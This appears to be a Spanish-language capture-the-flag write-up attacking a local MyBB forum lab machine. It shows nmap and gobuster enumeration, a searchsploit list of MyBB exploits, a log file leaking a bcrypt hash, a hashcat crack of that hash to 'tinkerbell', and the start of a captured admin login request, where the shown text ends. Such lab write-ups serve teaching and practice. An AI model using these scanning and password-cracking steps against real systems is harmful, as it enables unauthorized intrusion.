

mybb

```
└─# nmap -sS --open -p- -Pn -n -vvv 172.17.0.2
```

```
└─# nmap -sCV -p80 -Pn -n -vvv 172.17.0.2
```



```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods: 
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: MyBB
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```



BIENVENID@ A


MYBB

¡¡Empieza a debatir en nuestros foros!

© 2024 All Rights Reserved By MyBB

vamos a incluirlo al /etc/hosts

panel.mybb.dl



Forums

Not secure panel.mybb.dl/

Portal Search Member List Calendar Help

Hello There, Guest! Login Register

Search

Forums

My Category

Forum	Threads	Posts	Last Post
My Forum	0	0	Never

Board Statistics

Who's Online [Complete List]

1 user active in the past 15 minutes (0 members, 0 of whom are invisible, and 1 guest).

Board Statistics

Our members have made a total of 0 posts in 0 threads.
We currently have 1 members registered.
Please welcome our newest member, admin
The most users online at one time was 1 on 06-16-2024 at 02:51 PM


Forum Statistics

● Forum Contains New Posts ○ Forum Contains No New Posts ○ Forum is Closed ○ Redirect Forum

Forum Team Contact Us MyBB Return to Top Lite (Archive) Mode Mark all forums read RSS Syndication


Powered By **MyBB**, © 2002-2025 **MyBB Group**.

Current time: 01-25-2025, 05:28 AM




```
└─# searchsploit mybb
---------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------
Facebook Profile MyBB Plugin 2.4 - Persistent Cross-Site Scripting
MyAwards MyBB Module - Cross-Site Request Forgery
MyBB - 'member.php' SQL Injection
MyBB 1.0 - 'Globa.php' Cookie Data SQL Injection
MyBB 1.0.1/1.0.2 Notepad - 'usercp.php' HTML Injection
MyBB 1.0.2 - Multiple Cross-Site Scripting Vulnerabilities
MyBB 1.0.2/1.0.3 - 'Managegroup.php' SQL Injection
MyBB 1.0.3 - 'Managegroup.php' Cross-Site Scripting
MyBB 1.0.3 - 'moderation.php' SQL Injection
MyBB 1.0.3 - 'private.php' Multiple SQL Injections
MyBB 1.0/1.1 - 'index.php' Referrer Cookie SQL Injection
MyBB 1.1 - Global Variable Overwrite
MyBB 1.1.1 - 'showthread.php' SQL Injection
MyBB 1.1.7 - Multiple HTML Injection Vulnerabilities
MyBB 1.10 - 'member.php' Cross-Site Scripting
MyBB 1.2.10 - 'moderation.php' Multiple SQL Injections
MyBB 1.4.10 - 'myps.php' Cross-Site Scripting
MyBB 1.4.10 - 'tags.php' Cross-Site Scripting
MyBB 1.4.2 - 'moderation.php' Cross-Site Scripting
MyBB 1.4.5 - Multiple Vulnerabilities
MyBB 1.4.6 - Remote Code Execution
MyBB 1.4.8 - 'search.php' SQL Injection
MyBB 1.4/1.6 - Multiple Vulnerabilities
MyBB 1.6 - 'private.php?keywords' SQL Injection
MyBB 1.6 - 'search.php?keywords' SQL Injection
MyBB 1.6 - Full Path Disclosure
MyBB 1.6.11 - Remote Code Execution
MyBB 1.6.12 - 'misc.php' Remote Denial of Service
MyBB 1.6.4 - Backdoor Access (Metasploit)
MyBB 1.6.6 - 'index.php?conditions[usergroup][]' Cross-Site Scripting
MyBB 1.6.6 - 'index.php?conditions[usergroup][]' SQL Injection
MyBB 1.6.8 - 'member.php' SQL Injection
MyBB 1.6.9 - 'editpost.php?posthash' Blind SQL Injection
MyBB 1.8 Beta 3 - Multiple Vulnerabilities
MyBB 1.8.13 - Cross-Site Scripting
```


y la lista sigue.... XD



```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u "http://panel.mybb.dl/" -t 200  -x php,html,txt -b
 404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://panel.mybb.dl/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/search.php           (Status: 200) [Size: 14972]
/contact.php          (Status: 200) [Size: 12695]
/archive              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/archive/]
/images               (Status: 301) [Size: 315] [--> http://panel.mybb.dl/images/]
/rss.php              (Status: 302) [Size: 0] [--> syndication.php]
/uploads              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/uploads/]
/stats.php            (Status: 200) [Size: 10463]
/calendar.php         (Status: 200) [Size: 27286]
/global.php           (Status: 200) [Size: 98]
    root@miguel: /home/miguel/Machines           root@miguel: /home/miguel
```




```
/uploads              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/uploads/]
/stats.php            (Status: 200) [Size: 10463]
/calendar.php         (Status: 200) [Size: 27286]
/global.php           (Status: 200) [Size: 98]
/admin                (Status: 301) [Size: 314] [--> http://panel.mybb.dl/admin/]
/member.php           (Status: 302) [Size: 0] [--> index.php]
/online.php           (Status: 200) [Size: 11284]
/report.php           (Status: 200) [Size: 11097]
/portal.php           (Status: 200) [Size: 13641]
/memberlist.php       (Status: 200) [Size: 19650]
/showthread.php       (Status: 200) [Size: 10562]
/forumdisplay.php     (Status: 200) [Size: 10542]
/css.php              (Status: 200) [Size: 0]
/install              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/install/]
/announcements.php    (Status: 200) [Size: 10326]
/polls.php            (Status: 200) [Size: 0]
/javascript           (Status: 301) [Size: 319] [--> http://panel.mybb.dl/javascript/]
/cache                (Status: 301) [Size: 314] [--> http://panel.mybb.dl/cache/]
/private.php          (Status: 200) [Size: 11211]
/syndication.php      (Status: 200) [Size: 429]
/inc                  (Status: 301) [Size: 312] [--> http://panel.mybb.dl/inc/]
/newreply.php         (Status: 200) [Size: 10324]
/printthread.php      (Status: 200) [Size: 10324]
/captcha.php          (Status: 200) [Size: 0]
/usercp.php           (Status: 200) [Size: 11332]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 13757]
/attachment.php       (Status: 200) [Size: 10328]
/misc.php             (Status: 200) [Size: 0]
/newthread.php        (Status: 200) [Size: 10301]
/task.php             (Status: 200) [Size: 43]
/reputation.php       (Status: 200) [Size: 10343]
/warnings.php         (Status: 200) [Size: 11097]
/backups              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/backups/]
/htaccess.txt         (Status: 200) [Size: 3088]
/jscripts             (Status: 301) [Size: 317] [--> http://panel.mybb.dl/jscripts/]
/moderation.php       (Status: 200) [Size: 11090]
/.html                (Status: 403) [Size: 278]
    root@miguel: /home/miguel/Machines           root@miguel: /home/miguel
```




```
2024-06-16 12:00:00,INFO,Connection established from IP 192.168.1.10
2024-06-16 12:05:23,ERROR,Failed login attempt from IP 192.168.1.12
2024-06-16 12:10:45,INFO,User 'john' logged in
2024-06-16 12:15:47,INFO,Query executed: SELECT * FROM users WHERE id=1
2024-06-16 12:20:00,WARN,Slow query execution: 5 seconds
2024-06-16 12:25:13,INFO,Query executed: INSERT INTO logs (message) VALUES ('test')
2024-06-16 12:30:05,INFO,User 'alice' logged out
2024-06-16 12:35:33,INFO,User 'alice' attempted login with password
'$2y$10$OwtjLEqBf9BFDtK8sSzJ5u.gR.tKYfYNmcWqIzQBbkv.pTgKX.pPi'
2024-06-16 12:40:00,ERROR,Database connection lost
2024-06-16 12:45:12,INFO,Database connection reestablished
2024-06-16 12:50:23,INFO,Query executed: UPDATE users SET last_login='2024-06-16' WHERE username
2024-06-16 12:55:44,ERROR,Permission denied for user 'guest' on database 'main'
2024-06-16 13:00:05,INFO,User 'jane' logged in
2024-06-16 13:05:29,INFO,Query executed: DELETE FROM sessions WHERE session_id='abc123'
2024-06-16 13:10:00,WARN,High memory usage detected
2024-06-16 13:15:32,INFO,User 'admin' logged in
2024-06-16 13:20:18,INFO,Query executed: SELECT * FROM orders WHERE status='pending'
2024-06-16 13:25:42,INFO,User 'admin' logged out
2024-06-16 13:30:55,ERROR,Failed login attempt from IP 192.168.1.15
2024-06-16 13:35:07,INFO,Backup process started
2024-06-16 13:40:11,INFO,Backup process completed successfully
2024-06-16 13:45:21,ERROR,Failed login attempt from IP 192.168.1.16
2024-06-16 13:50:29,INFO,Query executed: SELECT * FROM transactions WHERE amount > 1000
2024-06-16 13:55:37,INFO,User 'alice' logged in
```

no sirvio de nada... XD




```
┌──(root💀miguel)-[/home/miguel]
└─# hashcat -a 0 -m 3200 hash.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```



```
ictionary cache built:
 Filename..: /usr/share/wordlists/rockyou.txt
 Passwords.: 14344392
 Bytes.....: 139921507
 Keyspace..: 14344385
 Runtime...: 5 secs

2y$10$OwtjLEqBf9BFDtK8sSzJ5u.gR.tKYfYNmcWqIzQBbkv.pTgKX.pPi:tinkerbell

ession..........: hashcat
tatus...........: Cracked
ash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
ash.Target......: $2y$10$OwtjLEqBf9BFDtK8sSzJ5u.gR.tKYfYNmcWqIzQBbkv....KX.pPi
```

vamos a rascar a ver si pasa algo




Please Login


Please enter your username and password to continue.

Username: admin

Password: ••••••••



```
POST /admin/index.php HTTP/1.1
Host: panel.mybb.dl
Content-Length: 41
Cache-Control: max-age=0
Origin: null
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
